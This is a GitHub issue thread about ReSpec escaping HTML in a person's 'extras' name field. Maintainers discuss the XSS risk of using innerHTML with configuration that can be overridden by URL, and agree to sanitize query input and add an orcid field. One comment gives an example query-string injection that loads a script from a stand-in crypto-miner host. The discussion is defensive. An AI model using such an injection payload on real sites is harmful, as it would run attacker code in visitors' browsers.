Important info
- URL to affected spec: currently not online
- ReSpec version: 24.3.3
- [x] I did a "hard refresh", but it's still busted.
Description of problem
It seems that, if the name field in extras has HTML code as value, this is returned escaped in the document.
E.g., re-using the example in https://github.com/w3c/respec/wiki/person :
{
    name:       "Ben De Meester",
    mailto:     "[email protected]",
    company:    "Ghent University - iMinds - Data Science Lab",
    companyURL: "http://www.iminds.be/",
    url:        "http://users.ugent.be/~bjdmeest/",
    extras: [{
        name:  "<img src='figures/orcid_logo.png' alt='orcid logo'/>",
        href:  "http://orcid.org/0000-0003-0248-0987",
        class: "orcid"
    }],
    w3cid:      "73403"
}
This is what will be shown in the spec:
Ben De Meester (Ghent University - iMinds - Data Science Lab) , <img src='figures/orcid_logo.png' alt='orcid logo'/>
Here's the underlying HTML generated by ReSpec:
html
<dd class="p-author h-card vcard" data-editor-id="73403">
<a class="ed_mailto u-email email p-name" href="mailto:[email protected]">Ben De Meester<!---0.248711%--></a>
(<a class="p-org org h-org h-card" href="http://www.iminds.be/">Ghent University - iMinds - Data Science Lab<!---0.248711%--></a>) ,
<span class="orcid"><a href="http://orcid.org/0000-0003-0248-0987"><img src='figures/orcid_logo.png' alt='orcid logo'/></a></span><!---0.248711%-->
</dd>
 andrea-perego
All 37 comments
For someone looking into fixing this:
https://github.com/w3c/respec/blob/2936011fdc52e4a608181ed088cd77a2bb38e017/src/w3c/templates/show-people.js#L81
 sidvishnoi
on 20 Feb 2019
sidvishnoi
on 20 Feb 2019
@sidvishnoi whats the issue exactly?
 kodemonster
on 20 Feb 2019
kodemonster
on 20 Feb 2019
@kodemonster We're setting textContent while we should be setting innerHTML.

sidvishnoi
on 20 Feb 2019
I'm worried about supporting this, tbh. Including the HTML is XSS attack vector. We should instead add support for an image object instead.
 marcoscaceres
on 21 Feb 2019
marcoscaceres
on 21 Feb 2019
(We can replicate what we do for logos here)
marcoscaceres
on 21 Feb 2019
I'm worried about supporting this, tbh. Including the HTML is XSS attack vector.
While I agree with your concern, we already support HTML for some fields (#1594). What's the difference here? Should we block HTML support for the existing fields?
 saschanaz
on 22 Feb 2019
saschanaz
on 22 Feb 2019
Should we block HTML support for the existing fields?
I think we should actually. I think we should make all configuration options idempotent and restrict them to text.
However, for headers, we should allow people to override or add their own things using HTML directly in the document. Like, in the header:
<dl id="spec-details">
   <!-- the current generated stuff would go here -->
   <dt>My custom thing</dt>
</dl>
- restrict
marcoscaceres
on 22 Feb 2019
Hi, I'd like to provide a fix if this issue is still open?
decoding the extra.name before assignment can be a fix for this, isn't it? :sweat_smile:
Thanks!
 gabru-md
on 25 Feb 2019
gabru-md
on 25 Feb 2019
Decoding is not the problem: using fields intended to be text to include html is the problem.
marcoscaceres
on 25 Feb 2019
changing the textContent to innerHTML should help then? as shown here in this comment :
@kodemonster We're setting
textContentwhile we should be settinginnerHTML.
should I provide a fix for this as it is labelled as a good first issue. I would definitely like to get started to the project :sweat_smile:
gabru-md
on 25 Feb 2019
changing the textContent to innerHTML
Sorry, you are missing some context. Using innerHTML from uncostrained user input is bad: it’s a way for someone to hack/attack ReSpec using a xss attack.
marcoscaceres
on 25 Feb 2019
What we should provide is the ability for an person to include an orcid string. We then generate the image based on the id.
marcoscaceres
on 25 Feb 2019
Greetings, @andrea-perego . I just finished understanding the syntax of Javascript. As I am new to the field of open source, and this seems like a good opportunity to learn, I would like to grab it. I would like to work on this issue under your guidance.
Thank You
 zoyron
on 27 Feb 2019
zoyron
on 27 Feb 2019
Pleased to meet you, @zoyron . Sorry, but you have to address your request to @marcoscaceres . I was just reporting the issue.
andrea-perego
on 27 Feb 2019
@andrea-perego, sure. Thank you.
zoyron
on 27 Feb 2019
@marcoscaceres i would like to work on this issue .can you just help me with how to start on it ?
 lkttyagi
on 11 Mar 2019
lkttyagi
on 11 Mar 2019
@lkttyagi please see https://github.com/w3c/respec/issues/2124
marcoscaceres
on 15 Mar 2019
What we should provide is the ability for an person to include an orcid string. We then generate the image based on the id.
hey, we would just have to authenticate the orcid string right ? the image would be the same ?
 prithvihv
on 23 Mar 2019
prithvihv
on 23 Mar 2019
Sorry, you are missing some context. Using innerHTML from uncostrained user input is bad: it’s a way for someone to hack/attack ReSpec using a xss attack.
Isn't the ReSpec configuration trusted, since it is provided in the same document as the specifications themselves @marcoscaceres ?
 markasoftware
on 27 Mar 2019
markasoftware
on 27 Mar 2019
Isn't the ReSpec configuration trusted
Not always, because we can override the configuration via url query. Try https://w3c.github.io/DOM-Parsing/ and https://w3c.github.io/DOM-Parsing/?specStatus=REC for example.
saschanaz
on 27 Mar 2019
Should I open a separate issue for sanitizing the configuration? As noted in this thread, some properties of people (like their names) are expanded as HTML, which is an XSS vulnerability if you think about it right.
My preferred solution would be to treat the config as trusted because of the obvious convenience for editors and sanitize strings only when they come from untrusted sources, namely in override-configuration.js.
markasoftware
on 27 Mar 2019
My preferred solution would be to treat the config as trusted because of the obvious convenience for editors and sanitize strings only when they come from untrusted sources, namely in override-configuration.js.
That seems like a sensible compromise.
marcoscaceres
on 27 Mar 2019
I'm not sure how "untrusted sources" would be defined as currently the configuration object is merely a global variable.
saschanaz
on 27 Mar 2019
Anything coming from a query string would be untrusted: gets HTML sanitation prior to being applied to the conf object.
marcoscaceres
on 27 Mar 2019
What if a config object is from unencrypted external script?
saschanaz
on 27 Mar 2019
Not sure I follow. For the external script to be included in the first place, won’t the author have to explicitly include it in the HTML?
marcoscaceres
on 27 Mar 2019
I'd say yes... maybe we could just say "do it at your own risk".
saschanaz
on 27 Mar 2019
The problem is not author risk... the attack is evil person on twitter crafts a malicious URL to an unsuspecting spec, and then tweets out the link: "Look at this cool new W3C Spec everyone!".
People on twitter load the spec and the URL causes a crypto-miner script to be injected via, say, ?specSubTitle=LOLs<script src="https://crypto-miner.evil/script"></script>.
marcoscaceres
on 27 Mar 2019
It was the answer to this:
For the external script to be included in the first place, won’t the author have to explicitly include it in the HTML?
If an author somehow decides to insert any script via unencrypted HTTP URL, then a MITM attack can send a malicious script to modify respecConfig. But maybe too general problem that browsers already warn. Those script can do anything they want even without respecConfig anyway.
saschanaz
on 27 Mar 2019
If an author somehow decides to insert any script via unencrypted HTTP URL, then a MITM attack can send a malicious script to modify respecConfig. But maybe too general problem that browsers already warn. Those script can do anything they want even without respecConfig anyway.
Yeah, agree. There is not much we can do there... if it's tls/http mixed content, then the browser will at least block the mixed content.
marcoscaceres
on 27 Mar 2019
So, what's the decision here? Are we going to implement both orcid and HTML thing?
saschanaz
on 27 Mar 2019
Are we going to implement both orcid and HTML thing?
Yes, we should:
- sanitize inputs
- add
orcidmember to person.
Then 2 would generate the HTML... we might need to put the orcid png into a stylesheet or get the w3c to host it for us.
marcoscaceres
on 27 Mar 2019
Note that 1 could be a totally different/unrelated bug to this one.
marcoscaceres
on 27 Mar 2019
I'll work on this over next day or two. Thanks for all the quick responses!
markasoftware
on 27 Mar 2019
No problem. Appreciate your help, @markasoftware. If you need any help, give us a shout!
marcoscaceres
on 27 Mar 2019
@markasoftware , @marcoscaceres , thanks for this fix!
Just an editorial consideration:
The ORCID is now showing up after the affiliation, and before the extra fields. Since the ORCID is an information specific to the editor/contributor (as the url field), it may be more appropriate to include it just after the name (i.e., before the affiliation).
andrea-perego
on 5 Apr 2019
Related issues
saschanaz
·
3Comments
marcoscaceres
·
4Comments
saschanaz
·
6Comments
 xfq
·
4Comments
sidvishnoi
·
4Comments
xfq
·
4Comments
sidvishnoi
·
4Comments
Most helpful comment
What we should provide is the ability for an person to include an orcid string. We then generate the image based on the id.